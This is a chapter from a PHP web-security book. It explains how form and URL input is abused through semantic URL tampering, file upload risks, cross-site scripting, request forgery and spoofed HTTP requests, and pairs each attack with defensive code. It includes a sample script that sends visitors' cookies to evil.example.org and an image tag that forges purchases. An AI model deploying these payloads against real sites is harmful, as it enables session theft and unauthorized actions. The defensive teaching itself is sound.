CHAPTER 2

Forms and URLs

This chapter discusses form processing and the most common types of attacks that you need to be aware of when dealing with data from forms and URLs. You will learn about attacks such as cross-site scripting (XSS) and cross-site request forgeries (CSRF), as well as how to spoof forms and raw HTTP requests manually.

By the end of the chapter, you will not only see examples of these attacks, but also what practices you can employ to help prevent them.

Vulnerabilites such as cross-site scripting exist when you misuse tainted data. While the predominant source of input for most applications is the user, any remote entity can supply malicious data to your application. Thus, many of the practices described in this chapter are directly applicable to handling input from any remote entity, not just the user. See Chapter 1 for more information about input filtering.

Forms and Data

When developing a typical PHP application, the bulk of your logic involves data processing—tasks such as determining whether a user has logged in successfully, adding items to a shopping cart, and processing a credit card transaction.

Data can come from numerous sources, and as a security-conscious developer, you want to be able to easily and reliably distinguish between two distinct types of data:

- Filtered data
- Tainted data

Anything that you create yourself is trustworthy and can be considered filtered. An example of data that you create yourself is anything hardcoded, such as the email address in the following example:

```
$email = 'chris@example.org';
```

This email address, *chris@example.org*, does not come from any remote source. This obvious observation is what makes it trustworthy. Any data that originates from a remote source is input, and all input is tainted, which is why it must always be filtered before you use it.

Tainted data is anything that is not guaranteed to be valid, such as form data submitted by the user, email retrieved from an IMAP server, or an XML document sent from another web application. In the previous example, `$email` is a variable that contains filtered data—the data is the important part, not the variable. A variable is just a container for the data, and it can always be overwritten later in the script with tainted data:

```
$email = $_POST['email'];
```

Of course, this is why `$email` is called a *variable*. If you don't want the data to change, use a *constant* instead:

```
define('EMAIL', 'chris@example.org');
```

When defined with the syntax shown here, `EMAIL` is a constant whose value is `chris@example.org` for the duration of the script, even if you attempt to assign it another value (perhaps by accident). For example, the following code outputs `chris@example.org` (the attempt to redefine `EMAIL` also generates a notice):

```
<?php

define('EMAIL', 'chris@example.org');
define('EMAIL', 'rasmus@example.org');
echo EMAIL;

?>
```

For more information about constants, visit *http://php.net/constants*.

As discussed in Chapter 1, `register_globals` can make it more difficult to determine the origin of the data in a variable such as `$email`. Any data that originates from a remote source must be considered tainted until it has been proven valid.

Although a user can send data in multiple ways, most applications take the most important actions as the result of a form submission. In addition, because an attacker can do harm only by manipulating anticipated data (data that your application does something with), forms provide a convenient opening—a blueprint of your application that indicates what data you plan to use. This is why form processing is one of the primary concerns of the web application security discipline.

A user can send data to your application in three predominant ways:

- In the URL (e.g., GET data)
- In the content of a request (e.g., POST data)
- In an HTTP header (e.g., Cookie)

Because HTTP headers are not directly related to form processing, I do not cover them in this chapter. In general, the same skepticism you apply to GET and POST data should be applied to all input, including HTTP headers.

Form data is sent using either the GET or POST request method. When you create an HTML form, you specify the request method in the method attribute of the form tag:

```
<form action="http://example.org/register.php" method="GET">
```

When the GET request method is specified, as this example illustrates, the browser sends the form data as the query string of the URL. For example, consider the following form:

```
<form action="http://example.org/login.php" method="GET">
<p>Username: <input type="text" name="username" /></p>
<p>Password: <input type="password" name="password" /></p>
<p><input type="submit" /></p>
</form>
```

If I enter the username chris and the password mypass, I arrive at *http://example.org/login.php?username=chris&password=mypass* after submitting the form. The simplest valid HTTP/1.1 request for this URL is as follows:

```
GET /login.php?username=chris&password=mypass HTTP/1.1
Host: example.org
```

It's not necessary to use the HTML form to request this URL. In fact, there is no difference between a GET request sent as the result of a user submitting an HTML form and one sent as the result of a user clicking a link.

Keep in mind that if you try to include a query string in the action attribute of the form tag, it is replaced by the form data if you specify the GET request method.

Also, if the specified method is an invalid value, or if method is omitted entirely, the browser defaults to the GET request method.

To illustrate the POST request method, consider the previous example with a simple modification to the method attribute of the form tag that specifies POST instead of GET:

```
<form action="http://example.org/login.php" method="POST">
<p>Username: <input type="text" name="username" /></p>
<p>Password: <input type="password" name="password" /></p>
<p><input type="submit" /></p>
</form>
```

If I again specify `chris` as my username and `mypass` as my password, I arrive at *http://example.org/login.php* after submitting the form. The form data is in the content of the request rather than in the query string of the requested URL. The simplest valid `HTTP/1.1` request that illustrates this is as follows:

```
POST /login.php HTTP/1.1
Host: example.org
Content-Type: application/x-www-form-urlencoded
Content-Length: 30

username=chris&password=mypass
```

You have now seen the predominant ways that a user provides data to your applications. The following sections discuss how attackers can take advantage of your forms and URLs by using these as openings to your applications.

Semantic URL Attacks

Curiosity is the motivation behind many attacks, and semantic URL attacks are a perfect example. This type of attack involves the user modifying the URL in order to discover what interesting things can be done. For example, if the user `chris` clicks a link in your application and arrives at *http://example.org/private.php?user=chris*, it is reasonable to assume that he will try to see what happens when the value for `user` is changed. For example, he might visit *http://example.org/private.php?user=rasmus* to see if he can access someone else's information. While `GET` data is only slightly more convenient to manipulate than `POST` data, its increased exposure makes it a more frequent target, particularly for novice attackers.

Most vulnerabilities exist because of oversight, not because of any particular complexity associated with the exploits. Any experienced developer can easily recognize the danger in trusting a URL in the way just described, but this isn't always clear until someone points it out.

To better illustrate a semantic URL attack and how a vulnerability can go unnoticed, consider a web-based email application where users can log in and check their `example.org` email accounts. Any application that requires its users to log in needs to provide a password reminder mechanism. A common technique for this is to ask the user a question that a random attacker is unlikely to know (the mother's maiden name is a common query, but allowing the user to specify a unique question and its answer is better) and email a new password to the email address already stored in the user's account.

With a web-based email application, an email address may not already be stored, so a user who answers the verification question may be asked to provide one (the purpose being not only to send the new password to this address, but also to collect an alternative address for future use). The following form asks a user for an alternative email address, and the account name is identified in a hidden form variable:

```
<form action="reset.php" method="GET">
<input type="hidden" name="user" value="chris" />
<p>Please specify the email address where you want your new password sent:</p>
<input type="text" name="email" /><br />
<input type="submit" value="Send Password" />
</form>
```

The receiving script, `reset.php`, has all of the information it needs to reset the password and send the email—the name of the account that needs to have its password reset and the email address where the new password is to be sent.

If a user arrives at this form (after answering the verification question correctly), you are reasonably assured that the user is not an imposter but rather the legitimate owner of the `chris` account. If this user then provides *chris@example.org* as the alternative email address, he arrives at the following URL after submitting the form:

```
http://example.org/reset.php?user=chris&email=chris%40example.org
```

This URL is what appears in the location bar of the browser, so a user who goes through this process can easily identify the purpose of the variables `user` and `email`. After recognizing this, the user may decide that *php@example.org* would be a really cool email address to have, so this same user might visit the following URL as an experiment:

```
http://example.org/reset.php?user=php&email=chris%40example.org
```

If *reset.php* trusts these values provided by the user, it is vulnerable to a semantic URL attack. A new password will be generated for the `php` account, and it will be sent to *chris@example.org*, effectively allowing `chris` to steal the `php` account.

If sessions are being used to keep track of things, this can be avoided easily:

```
<?php

session_start();

$clean = array();
$email_pattern = '/^[^@\s<&>]+@([-a-z0-9]+\.)+[a-z]{2,}$/i';

if (preg_match($email_pattern, $_POST['email']))
{
  $clean['email'] = $_POST['email'];
  $user = $_SESSION['user'];
  $new_password = md5(uniqid(rand(), TRUE));

  if ($_SESSION['verified'])
  {
    /* Update Password */

    mail($clean['email'], 'Your New Password', $new_password);
  }
}

?>
```

Although this example omits some realistic details (such as a more complete email message or a more reasonable password), it demonstrates a lack of trust given to the email address provided by the user and, more importantly, session variables that keep up with whether the current user has already answered the verification question correctly (`$_SESSION['verified']`) and the name of the account for which the verification question was answered (`$_SESSION['user']`). It is this lack of trust given to input that is the key to preventing such gaping holes in your applications.

This example is not completely contrived. It is inspired by a vulnerability discovered in Microsoft Passport in May 2003. Visit *http://slashdot.org/article.pl?sid=03/05/08/122208* for examples, discussions, and more information.

File Upload Attacks

Sometimes you want to give users the ability to upload files in addition to standard form data. Because files are not sent in the same way as other form data, you must specify a particular type of encoding—`multipart/form-data`:

```
<form action="upload.php" method="POST" enctype="multipart/form-data">
```

An HTTP request that includes both regular form data and files has a special format, and this `enctype` attribute is necessary for the browser's compliance.

The form element you use to allow the user to select a file for upload is very simple:

```
<input type="file" name="attachment" />
```

The rendering of this form element varies from browser to browser. Traditionally, the interface includes a standard text field as well as a browse button, so that the user can either enter the path to the file manually or browse for it. In Safari, only the browse option is available. Luckily, the behavior from a developer's perspective is the same.

To better illustrate the mechanics of a file upload, here's an example form that allows a user to upload an attachment:

```
<form action="upload.php" method="POST" enctype="multipart/form-data">
<p>Please choose a file to upload:
<input type="hidden" name="MAX_FILE_SIZE" value="1024" />
<input type="file" name="attachment" /><br />
<input type="submit" value="Upload Attachment" /></p>
</form>
```

The hidden form variable `MAX_FILE_SIZE` indicates the maximum file size (in bytes) that the browser should allow. As with any client-side restriction, this is easily defeated by an attacker, but it can act as a guide for your legitimate users. The restriction needs to be enforced on the server side in order to be considered reliable.

The PHP directive `upload_max_filesize` can be used to control the maximum file size allowed, and `post_max_size` can potentially restrict this as well, because file uploads are included in the `POST` data.

The receiving script, *upload.php*, displays the contents of the `$_FILES` superglobal array:

```
<?php

header('Content-Type: text/plain');
print_r($_FILES);

?>
```

To see this process in action, consider a simple file called *author.txt*:

```
Chris Shiflett
http://shiflett.org/
```

When you upload this file to the *upload.php* script, you see output similar to the following in your browser:

```
Array
(
    [attachment] => Array
        (
            [name] => author.txt
            [type] => text/plain
            [tmp_name] => /tmp/phpShfltt
            [error] => 0
            [size] => 36
        )

)
```

While this illustrates exactly what PHP provides in the `$_FILES` superglobal array, it doesn't help identify the origin of any of this information. A security-conscious developer needs to be able to identify input, and in order to reveal exactly what the browser sends, it is necessary to examine the HTTP request:

```
POST /upload.php HTTP/1.1
Host: example.org
Content-Type: multipart/form-data; boundary=----------12345
Content-Length: 245

----------12345
Content-Disposition: form-data; name="attachment"; filename="author.txt"
Content-Type: text/plain

Chris Shiflett
http://shiflett.org/
```

```
----------12345
Content-Disposition: form-data; name="MAX_FILE_SIZE"

1024
----------12345--
```

While it is not necessary that you understand the format of this request, you should be able to identify the file and its associated metadata. Only `name` and `type` are provided by the user, and therefore `tmp_name`, `error`, and `size` are provided by PHP.

Because PHP stores an uploaded file in a temporary place on the filesystem (*/tmp/phpShfltt* in this example), common tasks include moving it somewhere more permanent and reading it into memory. If your code uses *tmp_name* without verifying that it is in fact the uploaded file (and not something like */etc/passwd*), a theoretical risk exists. I refer to this as a theoretical risk because there is no known exploit that allows an attacker to modify *tmp_name*. However, don't let the lack of an exploit dissuade you from implementing some simple safeguards. New exploits are appearing daily, and a simple step can protect you.

PHP provides two convenient functions for mitigating these theoretical risks: `is_uploaded_file( )` and `move_uploaded_file( )`. If you want to verify only that the file referenced in `tmp_name` is an uploaded file, you can use `is_uploaded_file( )`:

```
<?php

$filename = $_FILES['attachment']['tmp_name'];

if (is_uploaded_file($filename))
{
  /* $_FILES['attachment']['tmp_name'] is an uploaded file. */
}

?>
```

If you want to move the file to a more permanent location, but only if it is an uploaded file, you can use `move_uploaded_file( )`:

```
<?php

$old_filename = $_FILES['attachment']['tmp_name'];
$new_filename = '/path/to/attachment.txt';

if (move_uploaded_file($old_filename, $new_filename))
{
  /* $old_filename is an uploaded file, and the move was successful. */
}

?>
```

Lastly, you can use `filesize( )` to verify the size of the file:

```
<?php

$filename = $_FILES['attachment']['tmp_name'];

if (is_uploaded_file($filename))
{
  $size = filesize($filename);
}

?>
```

The purpose of these safeguards is to add an extra layer of security. A best practice is always to trust as little as possible.

Cross-Site Scripting

Cross-site scripting (XSS) is deservedly one of the best known types of attacks. It plagues web applications on all platforms, and PHP applications are certainly no exception.

Any application that displays input is at risk—web-based email applications, forums, guestbooks, and even blog aggregators. In fact, most web applications display input of some type—this is what makes them interesting, but it is also what places them at risk. If this input is not properly filtered and escaped, a cross-site scripting vulnerability exists.

Consider a web application that allows users to enter comments on each page. The following form can be used to facilitate this:

```
<form action="comment.php" method="POST" />
<p>Name: <input type="text" name="name" /><br />
Comment: <textarea name="comment" rows="10" cols="60"></textarea><br />
<input type="submit" value="Add Comment" /></p>
</form>
```

The application displays comments to other users who visit the page. For example, code similar to the following can be used to output a single comment (`$comment`) and corresponding name (`$name`):

```
<?php

echo "<p>$name writes:<br />";
echo "<blockquote>$comment</blockquote></p>";

?>
```

This approach places a significant amount of trust in the values of both `$comment` and `$name`. Imagine that one of them contained the following:

```
<script>
document.location =
  'http://evil.example.org/steal.php?cookies=' +
  document.cookie
</script>
```

If this comment is sent to your users, it is no different than if you had allowed someone else to add this bit of JavaScript to your source. Your users will involuntarily send their cookies (the ones associated with your application) to *evil.example.org*, and the receiving script (*steal.php*) can access all of the cookies in `$_GET['cookies']`.

This is a common mistake, and it is proliferated by many bad habits that have become commonplace. Luckily, the mistake is easy to avoid. Because the risk exists only when you output tainted, unescaped data, you can simply make sure that you filter input and escape output as described in Chapter 1.

At the very least, you should use `htmlentities( )` to escape any data that you send to the client—this function converts all special characters into their HTML entity equivalents. Thus, any character that the browser interprets in a special way is converted to its HTML entity equivalent so that its original value is preserved.

The following replacement for the code to display a comment is a much safer approach:

```
<?php

$clean = array();
$html = array();

/* Filter Input ($name, $comment) */

$html['name'] = htmlentities($clean['name'], ENT_QUOTES, 'UTF-8');
$html['comment'] = htmlentities($clean['comment'], ENT_QUOTES, 'UTF-8');

echo "<p>{$html['name']} writes:<br />";
echo "<blockquote>{$html['comment']}</blockquote></p>";

?>
```

Cross-Site Request Forgeries

A cross-site request forgery (CSRF) is a type of attack that allows an attacker to send arbitrary HTTP requests from a victim. The victim is an unknowing accomplice—the forged requests are sent by the victim, not the attacker. Thus, it is very difficult to determine when a request represents a CSRF attack. In fact, if you have not taken specific steps to mitigate the risk of CSRF attacks, your applications are most likely vulnerable.

Consider a sample application that allows users to buy items—either pens or pencils. The interface includes the following form:

```
<form action="buy.php" method="POST">
<p>
Item:
<select name="item">
  <option name="pen">pen</option>
  <option name="pencil">pencil</option>
</select><br />
Quantity: <input type="text" name="quantity" /><br />
<input type="submit" value="Buy" />
</p>
</form>
```

An attacker can use your application as intended to do some basic profiling. For example, an attacker can visit this form to discover that the form elements are `item` and `quantity`. The attacker also learns that the expected values of `item` are `pen` and `pencil`.

The `buy.php` script processes this information:

```
<?php

session_start();
$clean = array();

if (isset($_REQUEST['item'] && isset($_REQUEST['quantity']))
{
  /* Filter Input ($_REQUEST['item'], $_REQUEST['quantity']) */

  if (buy_item($clean['item'], $clean['quantity']))
  {
    echo '<p>Thanks for your purchase.</p>';
  }
  else
  {
    echo '<p>There was a problem with your order.</p>';
  }
}

?>
```

An attacker can first use your form as intended to observe the behavior. For example, after purchasing a single pen, the attacker knows to expect a message of thanks when a purchase is successful. After noting this, the attacker can then try to see whether `GET` data can be used to perform the same action by visiting the following URL:

```
http://store.example.org/buy.php?item=pen&quantity=1
```

If this is also successful, then the attacker now knows the format of a URL that causes an item to be purchased when visited by an authenticated user. This situation makes a CSRF attack very easy because the attacker only needs to cause a victim to visit this URL.

While there are several possible ways to launch a CSRF attack, using an embedded resource such as an image is the most common. To understand this particular approach, it is necessary to understand how a browser requests these resources.

When you visit *http://www.google.com* (Figure 2-1), your browser first sends a request for the parent resource—the one identified by the URL. The content in the response is what you will see if you view the source of the page (the HTML). Only after the browser has parsed this content is it aware of the image—the Google logo. This image is identified in an HTML `img` tag, and the `src` attribute indicates the URL of the image. The browser sends an additional request for this image, and the only difference between this request and the previous one is the URL.

Figure 2-1. Google's web site, which has a single embedded image

A CSRF attack can use an `img` tag to leverage this behavior. Consider visiting a web site with the following image identified in the source:

```
<img src="http://store.example.org/buy.php?item=pencil&quantity=50" />
```

Because the `buy.php` script uses `$_REQUEST` instead of `$_POST`, any user who is already logged in at `store.example.org` will buy 50 pencils whenever this URL is requested.

CSRF attacks are one of the reasons that using `$_REQUEST` is not recommended.

The complete attack is illustrated in Figure 2-2.



Figure 2-2. A CSRF attack launched with a simple image

When requesting an image, some browsers alter the value of the `Accept` header to give a higher priority to image types. Resist the urge to rely upon this behavior for protection.

You can take a few steps to mitigate the risk of CSRF attacks. Minor steps include using `POST` rather than `GET` in your HTML forms that perform actions, using `$_POST` instead of `$_REQUEST` in your form processing logic, and requiring verification for critical actions (convenience typically increases risk, and it's up to you to determine the appropriate balance).

Any form intended to perform an action should use the `POST` request method. Section 9.1.1 of RFC 2616 states the following:

"In particular, the convention has been established that the `GET` and `HEAD` methods SHOULD NOT have the significance of taking an action other than retrieval. These methods ought to be considered 'safe.' This allows user agents to represent other methods, such as `POST`, `PUT` and `DELETE`, in a special way, so that the user is made aware of the fact that a possibly unsafe action is being requested."

The most important thing you can do is to try to force the use of your own forms. If a user sends a request that looks as though it is the result of a form submission, it makes sense to treat it with suspicion if the user has not recently requested the form that is supposedly being submitted. Consider the following replacement for the HTML form in the sample application:

```
<?php

session_start();
$token = md5(uniqid(rand(), TRUE));
$_SESSION['token'] = $token;
$_SESSION['token_time'] = time();

?>

<form action="buy.php" method="POST">
<input type="hidden" name="token" value="<?php echo $token; ?>" />
<p>
Item:
<select name="item">
  <option name="pen">pen</option>
  <option name="pencil">pencil</option>
</select><br />
Quantity: <input type="text" name="quantity" /><br />
<input type="submit" value="Buy" />
</p>
</form>
```

With this simple modification, a CSRF attack must include a valid token in order to perfectly mimic the form submission. Because the token is stored in the user's session, it is also necessary that the attacker uses the token unique to the victim. This effectively limits any attack to a single user, and it requires that the attacker obtain a valid token that belongs to another user—using your own token is useless when forging requests from someone else.

The token can be checked with a simple conditional statement:

```
<?php

if (isset($_SESSION['token']) &&
    $_POST['token'] == $_SESSION['token'])
{
  /* Valid Token */
}

?>
```

The validity of the token can also be limited to a small window of time, such as five minutes:

```
<?php

$token_age = time() - $_SESSION['token_time'];

if ($token_age <= 300)
{
  /* Less than five minutes has passed. */
}

?>
```

By including a token in your forms, you practically eliminate the risk of CSRF attacks. Take this approach for any form that performs an action.

While the exploit I describe uses an `img` tag, CSRF is a generic name that references any type of attack in which the attacker can forge HTTP requests from another user. There are known exploits for both `GET` and `POST`, so don't consider a strict use of `POST` to be adequate protection.

Spoofed Form Submissions

Spoofing a form is almost as easy as manipulating a URL. After all, the submission of a form is just an HTTP request sent by the browser. The request format is somewhat determined by the form, and some of the data within the request is provided by the user.

Most forms specify an `action` as a relative URL:

```
<form action="process.php" method="POST">
```

The browser requests the URL identified by the `action` attribute upon form submission, and it uses the current URL to resolve relative URLs. For example, if the previous form is in the response to a request for *http://example.org/path/to/form.php*, the URL requested after the user submits the form is *http://example.org/path/to/process.php*.

Knowing this, it is easy to realize that you can indicate an absolute URL, allowing the form to reside anywhere:

```
<form action="http://example.org/path/to/process.php" method="POST">
```

This form can be located anywhere, and a request sent using this form is identical to a request sent using the original form. Knowing this, an attacker can view the source of a page, save that source to his server, and modify the `action` attribute to specify an absolute URL. With these modifications in place, the attacker can alter the form as desired—whether to eliminate a `maxlength` restriction, eliminate client-side data validation, alter the value of hidden form elements, or modify form element types to provide more flexibility. These modifications help an attacker to submit arbitrary data to the server, and the process is very easy and convenient—the attacker doesn't have to be an expert.

Although it might seem surprising, form spoofing isn't something you can prevent, nor is it something you should worry about. As long as you properly filter input, users have to abide by your rules. However they choose to do so is irrelevant.

If you experiment with this technique, you may notice that most browsers include a `Referer` header that indicates the previously requested parent resource. In this case, `Referer` indicates the URL of the form. Resist the temptation to use this information to distinguish between requests sent using your form and those sent using a spoofed form. As demonstrated in the next section, HTTP headers are also easy to manipulate, and the expected value of `Referer` is well-known.

Spoofed HTTP Requests

A more sophisticated attack than spoofing forms is spoofing a raw HTTP request. This gives an attacker complete control and flexibility, and it further proves how no data provided by the user should be blindly trusted.

To demonstrate this, consider a form located at *http://example.org/form.php*:

```
<form action="process.php" method="POST">
<p>Please select a color:
<select name="color">
  <option value="red">Red</option>
  <option value="green">Green</option>
  <option value="blue">Blue</option>
</select><br />
<input type="submit" value="Select" /></p>
</form>
```

If a user chooses Red from the list and clicks Select, the browser sends an HTTP request:

```
POST /process.php HTTP/1.1
Host: example.org
User-Agent: Mozilla/5.0 (X11; U; Linux i686)
Referer: http://example.org/form.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 9

color=red
```

Seeing that most browsers include the referring URL this way in the request, you may be tempted to write logic that checks `$_SERVER['HTTP_REFERER']` to prevent form spoofing. This would indeed prevent an attack that is mounted with a standard browser, but an attacker is not necessarily hindered by such minor inconveniences. By modifying the raw HTTP request, an attacker has complete control over the value of HTTP headers, `GET` and `POST` data, and quite literally, everything within the HTTP request.

How can an attacker modify the raw HTTP request? The process is simple. Using the *telnet* utility available on most platforms, you can communicate directly with a remote web server by connecting to the port on which the web server is listening

(typically port 80). The following is an example of manually requesting the front page of *http://example.org/* using this technique:

```
$ telnet example.org 80
Trying 192.0.34.166...
Connected to example.org (192.0.34.166).
Escape character is '^]'.
GET / HTTP/1.1
Host: example.org

HTTP/1.1 200 OK
Date: Sat, 21 May 2005 12:34:56 GMT
Server: Apache/1.3.31 (Unix)
Accept-Ranges: bytes
Content-Length: 410
Connection: close
Content-Type: text/html

<html>
<head>
<title>Example Web Page</title>
</head>
<body>
<p>You have reached this web page by typing &quot;example.com&quot;,
&quot;example.net&quot;, or &quot;example.org&quot; into your web browser.</p>
<p>These domain names are reserved for use in documentation and are not
available for registration. See
<a href="http://www.rfc-editor.org/rfc/rfc2606.txt">RFC 2606</a>, Section
3.</p>
</body>
</html>

Connection closed by foreign host.
$
```

The request shown is the simplest request possible with HTTP/1.1 because `Host` is a required header. The entire HTTP response appears on the screen as soon as you enter two newlines because this indicates the end of the request.

The *telnet* utility isn't the only way to communicate directly with a web server, but it's often the most convenient. However, if you make the same request with PHP, you can automate your experimentation. The previous request can be made with the following PHP code:

```
<?php

$http_response = '';

$fp = fsockopen('example.org', 80);
fputs($fp, "GET / HTTP/1.1\r\n");
fputs($fp, "Host: example.org\r\n\r\n");
```

```
while (!feof($fp))
{
  $http_response .= fgets($fp, 128);
}

fclose($fp);

echo nl2br(htmlentities($http_response, ENT_QUOTES, 'UTF-8'));

?>
```

There are, of course, multiple ways to do this, but the point is that HTTP is a well-known and open standard—any moderately experienced attacker is going to be intimately familiar with the protocol and how to exploit common security mistakes.

As with spoofed forms, spoofed HTTP requests are not a concern. My reason for demonstrating these techniques is to better illustrate how easy it is for an attacker to provide malicious input to your applications. This should reinforce the importance of input filtering and the fact that nothing provided in an HTTP request can be trusted.